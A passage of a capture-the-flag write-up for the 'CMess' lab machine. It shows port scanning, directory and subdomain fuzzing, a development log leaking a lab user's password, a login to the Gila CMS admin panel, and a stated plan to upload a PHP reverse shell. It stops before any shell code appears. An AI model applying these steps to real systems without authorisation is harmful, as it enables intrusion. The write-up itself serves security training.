
Cmess

```
ping cmess.thm
```


```
rustscan -r 1-65535 -a cmess.thm -- -A -oN portscan
```



```
22/tcp open  ssh     syn-ack ttl 60 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d9:b6:52:d3:93:9a:38:50:b4:23:3b:fd:21:0c:05:1f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCvfxduhH7oHBPaAYuN66Mf6eL6AJVYqiFAh6Z0gBpD08k+pzxZDtbA3cdniB
u1+UtE2K7lDDiy4H3CkBZALJvA0q1CNc53sokAUsf5eEh8/t8oL+QWyVhtcbIcRcqUDZ68UcsTd7K7Q1+GbxNa3wftE0xKZ+63nZ
uDIF
|   256 21:c3:6e:31:8b:85:22:8a:6d:72:86:8f:ae:64:66:2b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGOVQ0bHJHx9Dpyf9yscggpEyw
|   256 5b:b9:75:78:05:d7:ec:43:30:96:17:ff:c6:a8:6c:ed (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFUGmaB6zNbqDfDaG52mR3Ku2wYe1jZX/x57d94nxxkC
80/tcp open  http    syn-ack ttl 60 Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 3 disallowed entries
|_/src/ /themes/ /lib/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-generator: Gila CMS
```


On this machine 2 ports are open as **22, 80**

On port **80**



Let's fuzz on port 80

```
feroxbuster -u http://cmess.thm -w dir_big.txt -t 30 -no-recursion --dont-extract-links
```




```
┌──(root㉿Hindutva)-[~/Desktop/ctf/cmess]
└─# feroxbuster -u http://cmess.thm -w /root/Documents/ubuntu/Wordlists/dir_big.txt -t 30 -no-recursion --dont-extract-links

 ___  ___  __   __   __      __         __   ___
|__  |__  |__) |__) | /  `  /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,  \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.10.0
───────────────────────────┬──────────────────────
     Target Url            │ http://cmess.thm
     Threads               │ 30
     Wordlist              │ /root/Documents/ubuntu/Wordlists/dir_big.txt
     Status Codes          │ All Status Codes!
     Timeout (secs)        │ 7
     User-Agent            │ feroxbuster/2.10.0
     Config File           │ /etc/feroxbuster/ferox-config.toml
     Output File           │ -recursion
     HTTP methods          │ [GET]
     Do Not Recurse        │ true
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET       86l      246w     3208c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      274c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET        4l        8w       65c http://cmess.thm/robots.txt
200      GET       41l       99w     1580c http://cmess.thm/admin/logon.jsp
200      GET       41l       99w     1580c http://cmess.thm/admin
200      GET       41l       99w     1580c http://cmess.thm/admin/secure/logon.jsp
200      GET       41l       99w     1580c http://cmess.thm/admin/*
200      GET      107l      290w     3851c http://cmess.thm/index
200      GET      107l      290w     3865c http://cmess.thm/
200      GET      107l      290w     3851c http://cmess.thm/search
200      GET       41l       99w     1580c http://cmess.thm/login
200      GET       92l      266w     3353c http://cmess.thm/about
200      GET      107l      290w     3851c http://cmess.thm/blog
200      GET      102l      308w     4078c http://cmess.thm/01
200      GET      109l      291w     3862c http://cmess.thm/category
200      GET      102l      308w     4078c http://cmess.thm/1
301      GET        9l       28w      318c http://cmess.thm/themes ⇒ http://cmess.thm/themes/?url=themes
200      GET       21l       42w      735c http://cmess.thm/feed
200      GET      107l      290w     3851c http://cmess.thm/0
301      GET        9l       28w      318c http://cmess.thm/assets ⇒ http://cmess.thm/assets/?url=assets
```

Not interesting in here right now.


Let's try enumerate subdomain related to **cmess.thm**

```
ffuf -u http://cmess.thm/ -H "Host:FUZZ.cmess.thm" -w dir_big.txt -t 100 -c -fw 522
```



```
┌──(root㉿Hindutva)-[~/Desktop/ctf/cmess]
└─# ffuf -u http://cmess.thm/ -H "Host:FUZZ.cmess.thm" -w /root/Documents/ubuntu/Wordlists/dir_big.txt -t 100 -c -fw 522

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://cmess.thm/
 :: Wordlist         : FUZZ: /root/Documents/ubuntu/Wordlists/dir_big.txt
 :: Header           : Host: FUZZ.cmess.thm
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response words: 522
________________________________________________

[Status: 200, Size: 934, Words: 191, Lines: 31, Duration: 129ms]
    * FUZZ: dev
```

Add **dev.cmess.thm** in **/etc/hosts** file




```
127.0.0.1       localhost
127.0.1.1       Hindutva
10.10.132.36    cmess.thm
10.10.132.36    dev.cmess.thm
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Navigate to **dev.cmess.thm**

Found email and password **andre** user

```
andre@cmess.thm:KPFTN_f2yxe%
```



dev.cmess.thm

[redacted]

Development Log

andre@cmess.thm

Have you guys fixed the bug that was found on live?

support@cmess.thm

Hey Andre, We have managed to fix the misconfigured .htaccess file, we're hoping to patch it in the upcoming patch!

support@cmess.thm

Update! We have had to delay the patch due to unforeseen circumstances


andre@cmess.thm

That's ok, can you guys reset my password if you get a moment, I seem to be unable to get onto the admin panel.

support@cmess.thm


Your password has been reset. Here: KPFTN_f2yxe%

Now we already find out **/admin** panel using fuzzing



cmess.thm/admin

[redacted]




Log In

andre@cmess.thm

••••••••••••••

□ Show password

Successfully login into the account



There are new updates for your packages available

Posts	Users	Pages	Packages
1	1	1	1

Start Blogging

1. Create Categories
2. Edit About Page
3. Create Posts
4. Upload Images
5. Set Basic Settings

Support GilaCMS

- Facebook Page
- Retweet us!
- Give a star on Github
- Review on SourceForge
- Like at AlternativeTo


Get Help

- Documentation
- Join Gitter
- Join Slack
- Google Groups

Page created in 0.118959 seconds.
Gila CMS version 1.10.9

Now to the **Content > File Manager** and upload a php reverse shell

After succefully uploading go to the assets folder

